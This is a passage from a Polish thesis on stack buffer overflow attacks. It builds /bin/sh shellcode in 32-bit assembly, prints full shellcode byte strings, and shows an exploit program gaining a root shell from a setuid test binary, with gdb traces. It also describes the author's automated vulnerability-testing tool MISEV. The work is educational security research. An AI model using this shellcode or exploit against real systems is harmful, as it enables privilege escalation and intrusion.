To jest prolog procedury. Najpierw zostaje odłożony na stos poprzedni wskaźnik ramki, następnie aktualny wskaźnik ramki jest kopiowany do rejestru EBP, po czym rezerwowana jest przestrzeń na zmienne lokalne, w tym przypadku jest to:

```
char *name[2];
```

Wskaźniki mają długość 8 bajtów, dlatego jest `subl $0x8,%esp`.

```
 0x8000136 <main+6>:      movl   $0x80027b8,0xfffffff8(%ebp)
```

Kopiujemy wartość `$0x80027b8` (tj. adres łańcucha „`/bin/sh`”) do pierwszego wskaźnika tablicy `name[]`. Jest to równoważne z przypisaniem:

```
name[0] = "/bin/sh";
```

```
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
```

Następnie kopiujemy wartość `0x0` (NULL) do drugiego wskaźnika tablicy `name[]`. Jest to równoważne z przypisaniem:

```
name[1] = NULL;
```

Teraz zaczyna się wywołanie funkcji `execve()`.

```
0x8000144 <main+20>:    pushl  $0x0
```

Umieszczamy argumenty `execve()` w porządku odwrotnym na stosie. Zaczynamy od NULL.

```
0x8000146 <main+22>:    leal      0xfffffff8(%ebp),%eax
```

Adres tablicy `name[]` umieszczany jest w rejestrze EAX.

```
0x8000149 <main+25>:    pushl  %eax
```

Adres tablicy `name[]` umieszczany jest na stosie.

```
0x800014a <main+26>:    movl    0xffffff8(%ebp),%eax
```

Adres łańcucha "`/bin/sh`" umieszczany jest w rejestrze EAX.

```
0x800014d <main+29>:    pushl  %eax
```

Adres łańcucha "`/bin/sh`" umieszczany jest na stosie.

```
0x800014e <main+30>:    call      0x80002bc <__execve>
```

Wywołanie procedury bibliotecznej `execve()`. Instrukcja wywołująca umieszcza na stosie IP, czyli wskaźnik instrukcji.

Teraz analizie zostanie poddana funkcja `execve()`.Trzeba pamiętać przy tym, że wywołania systemowe zmieniają się wraz z systemem operacyjnym oraz procesorem. Linux umieszcza argumenty wywołania w rejestrach i używa przerwania programowego `int $0x80`, żeby „przeskoczyć" w tryb jądra.

```
0x80002bc <__execve>:           pushl  %ebp
0x80002bd <__execve+1>:         movl   %esp,%ebp
0x80002bf <__execve+3>:         pushl  %ebx
```

Prolog procedury.

```
0x80002c0 <__execve+4>:         movl   $0xb,%eax
```

Kopiowanie `0xb` (11 dziesiętnie) na stos. To jest indeks wywołania w systemowej tablicy wywołań funkcji. Zatem 11 oznacza `execve`.

```
0x80002c5 <__execve+9>:         movl    0x8(%ebp),%ebx
```

Kopiowanie adresu "`/bin/sh`" do rejestru EBX

```
0x80002c8 <__execve+12>:        movl    0xc(%ebp),%ecx
```

Kopiowanie adresu tablicy `name[]` do rejestru ECX.

```
0x80002cb <__execve+15>:        movl    0x10(%ebp),%edx
```

Kopiowanie adresu wskaźnika zerowego do rejestru EDX.

```
0x80002ce <__execve+18>:        int     $0x80
```


Przejście w tryb jądra.

Podsumowując dotychczasowe kroki, żeby wywołać `execve` z odpowiednimi argumentami (patrz: listing 3.4.) należy:

- mieć w pamięci programu zakończony zerem łańcuch `"/bin/sh"`;
- znać adres tego łańcucha;
- skopiować `0xb` do rejestru EAX;
- skopiować adres adresu (wskaźnik do wskaźnika) łańcucha `"/bin/sh"` do rejestru EBX (wymagana postać argumentów funkcji `execve`);
- skopiować adres łańcucha `"/bin/sh"` do rejestru ECX;
- skopiować adres bajtu zerowego, którym zakończony jest łańcuch, do rejestru EDX;
- wykonać instrukcję `int $0x80`;

Opcjonalnym krokiem jest dodanie wywołania funkcji `exit`, gdyby z jakiegoś powodu zawiodło wywołanie `execve`(stworzony zostanie plik `core`). W dalszej części przyjmuję dodanie tego kodu, ale bez szczegółowej analizy, gdyż nie ma to większego znaczenia, skoro wywoływany jest program interaktywny. Problemem podczas konstrukcji kodu wywołania powłoki jest to, że jego dokładna lokalizacja w pamięci programu jest niewiadoma. Rozwiązaniem jest użycie instrukcji JMP(skok tylko „do przodu”) oraz CALL(to samo co JMP, ale dodatkowo umożliwia skok „wstecz”), które pozwalają na użycie adresowania względnego do wartości rejestru EIP, tzn. można przemieścić się o pewien offset względem EIP bez znajomości dokładnego docelowego adresu. Jeśli instrukcja CALL zostanie umieszczona tuż przed ciągiem znaków `"/bin/sh"`, natomiast instrukcja JMP będzie skokiem do CALL, wtedy podczas wykonania takiej operacji na stos zostanie odłożony adres

ciągu znaków jako adres powrotny po wywołaniu funkcji CALL. Teraz trzeba tylko skopiować adres powrotny do rejestru. Instrukcja CALL będzie skokiem na początek preparowanego kodu. Zakładając, że J oznacza instrukcję JMP, C oznacza CALL oraz s oznacza wykonywany łańcuch, wykonanie kodu będzie przebiegać wg następującego schematu:



Rysunek 2.5. Sposób uzyskania adresu ciagu znaków ‘s’

Aktualna postać konstruowanego kodu po dodaniu funkcji `exit` oraz użyciu adresowania względnego:

```
        jmp    offset_do_call                 # 2 bajty
        popl   %esi                           # 1 bajt
        movl   %esi,offset_tablicy(%esi)      # 3 bajty
        movb   $0x0,offset_bajtu_zerowego(%esi)# 4 bajty
        movl   $0x0,offset_zerowy(%esi)       # 7 bajtów
        movl   $0xb,%eax                      # 5 bajtów
        movl   %esi,%ebx                      # 2 bajty
        leal   offset_tablicy,(%esi),%ecx     # 3 bajty
        leal   offset_zerowy(%esi),%edx       # 3 bajty
        int    $0x80                          # 2 bajty
        movl   $0x1, %eax                     # 5 bajtów
        movl   $0x0, %ebx                     # 5 bajtów
        int    $0x80                          # 2 bajty
        call   offset_do_popl                 # 5 bajtów
        /bin/sh łańcuch znaków.
```

Następnym etapem jest przeliczenie offsetów od JMP do CALL, od CALL do POPL, od adresu łańcucha do tablicy i od adresu łańcucha do słowa zerowego. Po przeliczeniu offsetów trzeba jeszcze kod umieścić w segmencie stosu albo w segmencie danych, żeby można go było wykonać, gdyż w większości systemów operacyjnych segment kodu jest tylko do odczytu.
Kod programu z aktualną wersją kodu powłoki:

shellcodeasm.c

```
void main() {
__asm__("
        jmp    0x2a                    # 2 bajty
        popl   %esi                    # 1 bajt
        movl   %esi,0x8(%esi)          # 3 bajty
        movb   $0x0,0x7(%esi)          # 4 bajty
        movl   $0x0,0xc(%esi)          # 7 bajtów
        movl   $0xb,%eax               # 5 bajtów
        movl   %esi,%ebx               # 2 bajty
        leal   0x8(%esi),%ecx          # 3 bajty
        leal   0xc(%esi),%edx          # 3 bajty
        int    $0x80                   # 2 bajty
        movl   $0x1, %eax              # 5 bajtów
        movl   $0x0, %ebx              # 5 bajtów
        int    $0x80                   # 2 bajty
        call   -0x2f                   # 5 bajtów
        .string \"/bin/sh\"            # 8 bajtów
");
}
```

Listing 3.5

Po kompilacji i deasemblacji powyższego programu można uzyskać kolejne bajty konstruowanego kodu powłoki w następujący sposób:

```
(gdb) x/bx main+3
0x8000133 <main+3>:     0xeb
(gdb)
0x8000134 <main+4>:     0x2a
(gdb)
...
```

Wynikiem powyższej operacji jest kod:

```
char shellcode[] =
      "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
      "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
      "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
      "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Listing 3.6

Kolejną rzeczą, jaką trzeba zrobić jest eliminacja bajtów zerowych, gdyż każdy bajt o wartości zerowej zostanie potraktowany jako koniec ciągu znaków i do bufora nie zostanie skopiowany poprawnie kod powłoki.

```
Instrukcja niepoprawna:              Zastąpienie instrukcjami poprawnymi:
           ---------------------------------------------------------
           movb   $0x0,0x7(%esi)               xorl   %eax,%eax
           molv   $0x0,0xc(%esi)               movb   %eax,0x7(%esi)
                                               movl   %eax,0xc(%esi)
           ---------------------------------------------------------
           movl   $0xb,%eax                    movb   $0xb,%al
           ---------------------------------------------------------
           movl   $0x1, %eax                   xorl   %ebx,%ebx
           movl   $0x0, %ebx                   movl   %ebx,%eax
                                               inc    %eax
           ---------------------------------------------------------
```

Listing 3.7

Finałowa postać kodu powłoki po zastąpieniu odpowiednich instrukcji, ponownym przeliczeniu offsetów i deasemblacji[12]:

```
char shellcode[] =
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
      "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Listing 3.8

3.1.2. Shellcode – inne warianty oraz przydatne narzędzia.

Jak wynika z poprzedniego rozdziału, praca nad konstrukcją kodu wywołania powłoki jest dość żmudna i wymaga bardzo dobrej znajomości asemblera oraz funkcji systemowych. Istnieje sposób na automatyzację tego procesu za pomocą programu o nazwie „`Shellforge`”[13] autorstwa Philippe Biondi. Jest to program napisany w języku Python, zawiera „przeciążone” i przekonwertowane na instrukcje maszynowe funkcje z plików nagłówkowych „syscall.h” oraz „socket.h”.
Potrafi on z ciągu instrukcji w języku C, podobnego do kodu z listingu 2.5 wygenerować odpowiedni kod wywołania powłoki w taki sposób, aby uniknąć bajtów zerowych, oraz posiada opcję generowania kodu w postaci alfanumerycznej. Jest to nieduży program, działa w tym momencie tylko dla systemu Linux x86, ale planowane jest jego dalsze rozwinięcie na inne systemy. Poniżej przedstawiam próbkę możliwości tego bardzo pożytecznego programu:

```
#include "include/sfsyscall.h"
int main(void)
{

char buf[] = "Hello world!\n";
write(1, buf, sizeof(buf));
exit(0);

}
```

Listing 3.9 Kod programu hello.c, który zostanie przekonwertowany na kod bajtowy

[12] Opis szczegółowy: „Smashing The Stack For Fun And Profit”, Phrack 49

[13] http://www.cartel-securite.fr/pbiondi

Przykład wywołania `Shellforge` bez dodatkowych opcji(opcje te umożliwiają m.in. zapis wynikowego kodu do pliku, jego natychmiastowe uruchomienie w celu przetestowania):

```
$ ./shellforge.py hello.c
** Compiling hello.c
** Tuning original assembler code
** Assembling modified asm
** Retrieving machine code
** Shellcode forged!
\x55\x89\xe5\x83\xec\x24\x53\xe8\x00\x00\x00\x00\x5b\x83\xc3\xf4\x8b\x83\x6
7\x00
\x00\x00\x89\x45\xf0\x8b\x83\x6b\x00\x00\x00\x89\x45\xf4\x8b\x83\x6f\x00\x0
0\x00
\x89\x45\xf8\x0f\xb7\x83\x73\x00\x00\x00\x66\x89\x45\xfc\x8d\x4d\xf0\xba\x0
e\x00
\x00\x00\xb8\x04\x00\x00\x00\xc7\x45\xec\x01\x00\x00\x00\x53\x8b\x59\xfc\xc
d\x80
\x5b\xb8\x01\x00\x00\x00\xc7\x45\xec\x00\x00\x00\x00\x53\x8b\x59\xfc\xcd\x8
0\x5b
\x5b\xc9\xc3\x48\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x21\x0a\x00
```

Listing 3.10 Wywołanie shellforge oraz kod programu hello.c po konwersji

Eliminacja bajtów zerowych (opcja –x) z powstałego kodu:

```
$ ./shellforge.py -x hello.c
** Compiling hello.c
** Tuning original assembler code
** Assembling modified asm
** Retrieving machine code
** Computing xor encryption key
** Shellcode forged!
```

```
\xeb\x0d\x5e\x31\xc9\xb1\x75\x80\x36\x02\x46\xe2\xfa\xeb\x05\xe8\xee\xff\xf
f\xff
\x57\x8b\xe7\x81\xee\x26\x51\xea\x02\x02\x02\x02\x59\x81\xc1\xf6\x89\x81\x6
5\x02
\x02\x02\x8b\x47\xf2\x89\x81\x69\x02\x02\x02\x8b\x47\xf6\x89\x81\x6d\x02\x0
2\x02
\x8b\x47\xfa\x0d\xb5\x81\x71\x02\x02\x02\x64\x8b\x47\xfe\x8f\x4f\xf2\xb8\x0
c\x02
\x02\x02\xba\x06\x02\x02\x02\xc5\x47\xee\x03\x02\x02\x02\x51\x89\x5b\xfe\xc
f\x82
\x59\xba\x03\x02\x02\x02\xc5\x47\xee\x02\x02\x02\x02\x51\x89\x5b\xfe\xcf\x8
2\x59
\x59\xcb\xc1\x4a\x67\x6e\x6e\x6d\x22\x75\x6d\x70\x6e\x66\x23\x08\x02
```

Listing 3.11 Kod programu hello.c po eliminacji bajtów zerowych

Techniki stosowane w systemach wykrywania włamań spowodowały ewolucję kodu powłoki do postaci polimorficznej. Mechanizm działania takiego systemu polega na wyszukiwaniu pewnych sygnatur, charakterystycznych dla kodu powłoki, np. długich sekwencji NOP. Sposobem obejścia takich systemów jest polimorficzny kod powłoki[14] - technika znana już wcześniej wśród twórców wirusów, która zasadniczo polega na ukryciu prawdziwej natury kodu powłoki wśród mnóstwa mylących danych. Dokonuje się tego przez napisanie programu ładującego, który tworzy lub dekoduje kod powłoki. Następnie ów kod zostaje wykonany. Popularną techniką jest szyfrowanie kodu powłoki poprzez poddanie wartości tego kodu operacjom XOR i użycie kodu programu ładującego w celu zdeszyfrowania właściwego kodu, a następnie jego wykonania. Kod powłoki można szyfrować na wiele sposobów, co sprawia, że wykrywanie sygnatur staje się praktycznie niemożliwe. Istnieją pewne narzędzia, takie jak ADMutate, które poddają istniejący kod powłoki szyfrowaniu za pomocą operacji XOR i dołączają do niego kod programu ładującego. Opis tworzenia zaawansowanego polimorficznego kodu powłoki można znaleźć m.in. w Phrack 61[15].

[14] „Haking: sztuka penetracji" Jon Erickson, wyd. HELION, Gliwice 2004, str.107
[15] Polymorphic Shellcode Engine Using Spectrum Analysis

3.2. Przepełnienie stosu – sprawozdanie z badania.

Zanim przejdę do badania podatności aplikacji za pomocą skonstruowanego przeze mnie narzędzia (MISEV), przedstawię analizę ataku przepełnienia stosu za pomocą programu `exploit.c` ze względu na mniejszy stopień skomplikowania jego konstrukcji, co znacznie ułatwia debugowanie w czasie ataku na podatny program, a przez to daje możliwość dokładnego zobaczenia, co dzieje się z pamięcią podatnego programu i z systemem, pod którym ma miejsce atak.

3.2.1. Przygotowanie ataku programu `exploit.c` na program `vuln.c` w środowisku Knoppix 3.7 LIVE (Atak został przeprowadzony również efektywnie dla systemu Slackware 10.1.).

Poniżej przedstawiam najważniejsze fragmenty źródła programu `exploit.c`.

```
char shellcode[]=
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

Kod wywołujący powłokę, który zostanie umieszczony w odpowiednio spreparowanym buforze.

```
unsigned long sp(void)
{ __asm__("movl %esp, %eax");}
```

Odczytanie aktualnego wskaźnika stosu w celu uzyskania adresu powrotnego, który powinien wchodzić w zakres przestrzeni adresowej bufora. Jeśli wartością adresu powrotnego nie będzie dokładnie początek bufora, to istnieje szansa, że program „trafi” na jedną z instrukcji NOP (ang. no operation), co pozwoli jednak wykonać umieszczony w buforze kod powłoki. Pułapka NOP to jednobajtowa instrukcja, która nie powoduje wykonania żadnych działań, ale kiedy wartość rejestru EIP zostanie przywrócona do dowolnego adresu należącego do pułapki

NOP, wartość tego adresu będzie zwiększana o jeden po wykonaniu każdej instrukcji NOP, aż do osiągnięcia kodu powłoki.

```
esp=sp();
ret=esp - offset;
```

Przypisanie pod zmienną `ret` adresu powrotnego z ewentualnym offsetem. Offset może być potrzebny, jeśli bufor nie jest zadeklarowany jako zmienna w pierwszej kolejności w atakującym programie, domyślnie jego wartość wynosi 0.

```
 for(i=0;i<600; i+=4)
 {
 *(addr_ptr++) = ret ;
 }
```

Wypełnienie bufora adresem powrotnym. Rozmiar preparowanego bufora jest o 100 większy od atakowanego bufora (wg zaleceń Aleph One).

```
for(i=0;i<200;i++)
{
buffer[i]='\x90';
}
```

Umieszczenie w buforze instrukcji NOP.

```
ptr=buffer+200;
 for(i=0;i<strlen(shellcode);i++)
 {
  *(ptr++)=shellcode[i];
 }
 buffer[600-1]=0;
```

Umieszczenie kodu powłoki w buforze, który musi kończyć się wartością 0 określającą koniec ciągu znaków.

```
execl("./vuln","vuln",buffer,0);
```

Przekazanie spreparowanego bufora do atakowanego programu jako argumentu za pomocą funkcji systemowej `execl`.

Źródło atakowanego programu `vuln.c`:

```
void fun(char *ptr)
{
char buffer[500];
strcpy(buffer,ptr);
}
```

Przygotowanie bufora bez kontroli długości wprowadzanych danych, oraz użycie funkcji `strcpy` podatnej na przepełnienie.

```
fun(argv[1]);
```

Przekazanie odpowiednio spreparowanego bufora jako argumentu do podatnej funkcji.

```
 knoppix@ttyp1[work]$ sudo chown root vuln
 knoppix@ttyp1[work]$ sudo chmod +s vuln
 knoppix@ttyp1[work]$ ls -l vuln
 -rwsr-sr-x  1 root knoppix 20186 Jan 11 21:49 vuln
```

Nadanie uprawnień superużytkownika atakowanemu programowi `vuln`.

```
knoppix@ttyp1[work]$ ./exploit
wskaźnik stosu (ESP) : 0xbffffaa8
przesuniecie wzglęedem ESP : 0x0
szukany adres powrotny : 0xbffffaa8
sh-3.00# whoami
root
```

Uruchomienie exploita i efekt tego uruchomienia, czyli uzyskanie powłoki roota.

3.2.2. Analiza przebiegu ataku za pomocą debuggera gdb.

```
gdb --exec=exploit --symbols=vuln
```

Najpierw trzeba zapewnić możliwość debugowania funkcji `fun` w programie `vuln`.

```
(gdb) run
Starting program: /ramdisk/home/knoppix/Desktop/work/exploit
wskaźnik stosu (ESP) : 0xbffffa68
przesuniecie wzgledem ESP : 0x0
szukany adres powrotny : 0xbffffa68

Program received signal SIGTRAP, Trace/breakpoint trap.
0x40000c20 in ?? () from /lib/ld-linux.so.2
(gdb) break fun
Breakpoint 1 at 0x80483fd: file vulnmod.c, line 7.
```

System wysłał sygnał mówiący o włączonej opcji śledzenia, następnie ustawiam breakpoint na funkcji `fun`, żeby móc krok po kroku śledzić przebieg wykonania programu.

```
Breakpoint 1, fun (ptr=0xbffffa0b '\220' <repeats 200 times>...) at
vulnmod.c:7
7       strcpy(buffer,ptr);
(gdb) print $EBP+4
$5 = (void *) 0xbffff87c
```

Wykonanie programu zatrzymało się na funkcji `fun`, wyświetlam aktualny adres powrotny.

```
(gdb) x/200 0xbffff87c
...
0xbffffa0c:     0x90909090      0x90909090      0x90909090      0x90909090
---Type <return> to continue, or q <return> to quit---
0xbffffa1c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa2c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa3c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa4c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa5c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa6c:     0x90909090      0x90909090      0x90909090      0x90909090
```

```
0xbffffa7c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa8c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa9c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffaac:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffabc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffacc:     0x90909090      0x31909090      0x3146b0c0      0xcdc931db
0xbffffadc:     0x5b16eb80      0x4388c031      0x085b8907      0xb00c4389
0xbffffaec:     0x084b8d0b      0xcd0c538d      0xffe5e880      0x622fffff
0xbffffafc:     0x732f6e69      0x68bfff68      0x68bffffa
0x68bffffa
...
```

Wyświetlam zawartość pamięci zaczynającą się od adresu 0xbffff87c.
Na powyższym listingu widać spreparowany bufor oraz zawarty w nim shellcode (pogrubiona czcionka). Widać również, że bajty w kolejnych słowach są umieszczane w porządku little endian charakterystycznym dla tej architektury procesora.

Program po odczytaniu adresu 0xbffffa0b (początek ramki stosu dla funkcji fun) przechodzi do niego, następuje wykonanie funkcji `strcpy`, po czym program powraca pod adres 0xbffffa68, którego wartością jest NOP, co prowadzi do wykonania kodu powłoki.

```
(gdb) bt
#0  fun (ptr=0xbffffa0b '\220' <repeats 200 times>...) at vuln.c:7
#1  0x08048452 in main (argc=2, argv=0xbffff8e4) at vuln.c:23
```

Ramka stosu w atakowanym programie przed wypełnieniem bufora.

```
(gdb) bt
#0  fun (
    ptr=0xbffffa68 '\220' <repeats 107 times>,
"1Ŕ°F1Ű1ÉÍ\200ë\026[1Ŕ\210C\a\211[\b\211C\f°\v\215K\b\215S\fÍ\200čÍ···/bin/
sh·żhú·żhú·żhú·żhú·żhú·żhú·żhú·żhú·żhú·żhú·żhú·żh"...) at vuln.c:8
#1  0xbffffa68 in ?? ()
#2  0xbffffa68 in ?? ()
#3  0xbffffa68 in ?? ()
#4  0xbffffa68 in ?? ()
```

```
#5  0xbffffa68 in ?? ()
#6  0xbffffa68 in ?? ()
#7  0xbffffa68 in ?? ()
#8  0xbffffa68 in ?? ()
#9  0xbffffa68 in ?? ()
#10 0xbffffa68 in ?? ()
#11 0xbffffa68 in ?? ()
#12 0xbffffa68 in ?? ()
#13 0xbffffa68 in ?? ()
#14 0xbffffa68 in ?? ()
#15 0xbffffa68 in ?? ()
#16 0xbffffa68 in ?? ()
#17 0xbffffa68 in ?? ()
#18 0xbffffa68 in ?? ()
#19 0x00fffa68 in ?? ()
#20 0xbffff8e4 in ?? ()
#21 0x08048460 in main ()
```

Ramka stosu w atakowanym programie po wykonaniu następnego kroku w przebiegu programu, czyli wypełnieniu podatnego bufora.

```
(gdb) x $EBP+4
0xbffff87c:     0xbffffa68
```

Nadpisany adres powrotu.

```
(gdb) c
Continuing.
Breakpoint 1 at 0x80483f4: file vuln.c, line 5.
sh-3.00$
```

4. MISEV - wstęp.

MISEV jest narzędziem do badania podatności dowolnego (przyjmującego argumenty z wiersza poleceń) programu na przepełnienie stosu. Badanie odbywa się poprzez kolejne próby umieszczenia odpowiednio preparowanego bufora w badanym programie. MISEV udostępnia 2 tryby pracy, tj. tryb automatyczny oraz tryb interaktywny. W trybie automatycznym

program w zależności od rodzajów sygnałów wysyłanych przez system modyfikuje za każdym razem parametry ataku, natomiast w trybie interaktywnym użytkownik sam określa modyfikacje podczas badania. Zaletą tego narzędzia jest to, że nie wymaga ono znajomości kodu źródłowego badanej aplikacji, oraz nie spowalnia działania tej aplikacji, tzn. nie przeprowadza badania w trakcie działania podatnego programu. Całość tego procesu zapisywana jest w pliku misev.log, w celu przejrzystej dokumentacji badania.

4.1. Sposób działania MISEV – sprawozdanie z badania podatności programu `vuln.c` na błąd przepełnienia stosu.

Źródło programu `vuln.c` zostało przedstawione we wcześniejszej części pracy, dlatego też w dalszej przedstawię najważniejsze fragmenty programu MISEV.

```
void prepare_buff(int bsize1)
{
 int i;

 ptr = buff;
 addr_ptr = (long *) ptr;

 for (i = 0; i < bsize1; i+=4)
     *(addr_ptr++) = addr;

 for (i = 0; i < bsize1/2; i++)
     buff[i] = NOP;

 ptr = buff + ((bsize1/2) - (strlen(shellcode)/2));

 for (i = 0; i < strlen(shellcode); i++)
     *(ptr++) = shellcode[i];

 buff[bsize1 - 1] = '\0';

 wykonaj(buff);
}
```

Listing 4.0 Funkcja prepare_buff odpowiedzialna za każdorazowe przygotowanie odpowiedniego bufora o rozmiarze zdefiniowanym przez bsize1.

Funkcja `prepare_buff` przyjmuje jako argument rozmiar preparowanego bufora. Następnie ów bufor zostaje wypełniony wartością adresu powrotnego. Po czym, wg zaleceń Aleph One, do połowy wypełniam bufor pułapkami NOP, umieszczam w jego środku szelkod i kończę wypełnianie znakiem zerowym. Na końcu następuje wywołanie funkcji `wykonaj`. Kluczowym elementem programu są natomiast funkcje `wykonaj` oraz `rozpstan`. Pierwsza z nich jest odpowiedzialna za uruchomienie badanego programu za pomocą funkcji `execl` i `fork`. Funkcja systemowa `execl` uruchamia dany program z odpowiednimi argumentami, ale jeśli wykonanie programu przebiegnie pomyślnie, nie następuje powrót z tej funkcji. Zatem, żeby móc wielokrotnie uruchamiać badany program posłużyłem się wywołaniem kolejnej funkcji systemowej `fork`, gdyż wtedy `execl` jest uruchamiana jako proces potomny i program główny – MISEV czeka na zakończenie tego procesu, po czym kontynuuje swoje działanie. Kontynuacja działania MISEV polega na rozpoznaniu wysłanego przez system sygnału i odpowiedniej reakcji na ten sygnał. Służą do tego funkcje `wait` oraz `rozpstan`. Poniżej przedstawiam kod funkcji `wykonaj`, która jako argument przyjmuje preparowany bufor, następnie przekazuje go funkcji execl, uruchamiającej badany program, do którego zostaje przekazany w postaci argumentu wspomniany wyżej bufor.

```
static void wykonaj (char * temp)
{
  int stan,kod;

 switch(fork()){
   case -1:
           printf("Nie mozna utworzyc nowego procesu\n");
           return;
   case 0 :
           execl(nazwaprogramu,nazwaprogramu,temp,0);
           fatal("nie mozna wykonac polecenia");
   default:
      if(wait(&stan) == -1)
          syserr("wait");
        rozpstan(0,stan);
        }
}
```

Listing 4.1 Kod funkcji wykonaj. W zmiennej temp, jako argument przekazywany jest bufor.

Istnieją trzy sposoby zakończenia procesu: może on wywołać funkcję `exit`, otrzymać sygnał powodujący zakończenie pracy lub może nastąpić zawieszenie systemu. Kod stanu przekazywany za pomocą wskaźnika `stan` określa, która z dwóch pierwszych przyczyn spowodowała zakończenie procesu. W przypadku wystąpienia trzeciej przyczyny, zarówno proces przodka, jak również jądro systemu po prostu nie istnieją, a zatem kod stanu jest zbyteczny. Jeśli prawy bajt kodu stanu jest równy zero, to lewy bajt zawiera wartość parametru funkcji `exit` wywołanej przez proces potomny. Natomiast jeśli prawy bajt jest różny od zera , to siedem mniej znaczących bitów kodu stanu określa numer sygnału, który spowodował zakończenie wykonywania tego procesu. Wartość 1 skrajnie lewego bitu w prawym bajcie oznacza utworzenie zrzutu zawartości pamięci programu (do pliku o nazwie `core`). Poniżej został przedstawiony fragment funkcji `rozpstan` rozpoznającej kod stanu zakończenia procesu, w zależności od którego podejmowane są kolejne kroki w badaniu.

```
void rozpstan(int idpr, int stan)
{
   static char *rodzajsygn[]={
   "",
   "Hangup",
   "Interrupt",
   "Quit",
   "Illegal instruction",
   "Trace trap",
   "IOT instruction",
   "EMT instruction",
   "Floating point exception",
   "Kill",
   "Bus error",
   "Segmentation fault",
   "Bad arg to system call",
   "Write on pipe",
   "Alarm clock",
   "Terminate signal",
   "User signal 1",
   "User signal 2",
   "Death of child",
   "Power fail"
   };
```

Listing 4.2 Fragment rozpstan, zawierający spis sygnałów systemowych, przechwytywanych przez MISEV.

Sygnały systemowe, które są wykorzystywane przy badaniu podatności to `"Illegal instruction"` (nielegalna instrukcja) o numerze 4, oraz `"Segmentation fault"` (błąd segmentacji pamięci spowodowany próbą odwołania się programu do nieprawidłowego adresu w jego pamięci) o numerze 11. Po otrzymaniu przez MISEV sygnału numer 11, wysłanego przez system, wyświetlony zostaje komunikat o podatności badanego programu na przepełnienie stosu, następnie podejmowana jest próba wykonania prostego kodu powłoki. Jeśli wykonanie tego kodu się powiedzie, uruchomiona zostanie powłoka `/bin/sh` ze skryptem `ss.sh` jako argumentem, który spowoduje wyjście z tej powłoki z kodem funkcji `exit` równym 254. Taki kod wyjścia funkcji `exit` został zdefiniowany w celu identyfikacji przez MISEV momentu wykonania kodu powłoki przez badany program. Zawartość pliku `misev.log`:

```
MISEV: badanie podatności programu vuln

Data: Mon Jun 19 20:12:16 2006

Początkowy rozmiar bufora: 512

Podwajam rozmiar bufora do: 1024


Program podatny na błąd przepełnienia stosu
Używany adres powrotny: 0xbffff768
Rozmiar bufora: 1024
Offset: 0
Zmieniam rozmiar bufora na 768

…

Zmieniam rozmiar bufora na 576


Próba wykonania kodu powłoki zakończona pomyślnie
```

Listing 4.3 Zapis przykładowego badania przeprowadzonego przez MISEV

Modyfikacja rozmiaru bufora i ponowny atak na badany program następują również w przypadku niedopełnienia bufora – najczęściej kod funkcji `exit` ma wtedy wartość 0 (możliwy przedział wartości funkcji `exit` to 0 – 255), przechwycenia przez MISEV sygnału o numerze 4. Dalej, w zależności od tego, w jakim trybie pracuje program, interaktywnym czy automatycznym, użytkownik sam modyfikuje parametry badania, lub są one modyfikowane przez program. Analogiczna sytuacja ma miejsce podczas wykonywania przez MISEV

podstawowej wersji ataku typu return-into-libc (opisanego w następnym rozdziale) z tą różnicą, że na początku ataku MISEV znajduje adres funkcji `system()` oraz adres łańcucha `/bin/sh`.

5. Inne typy ataków.

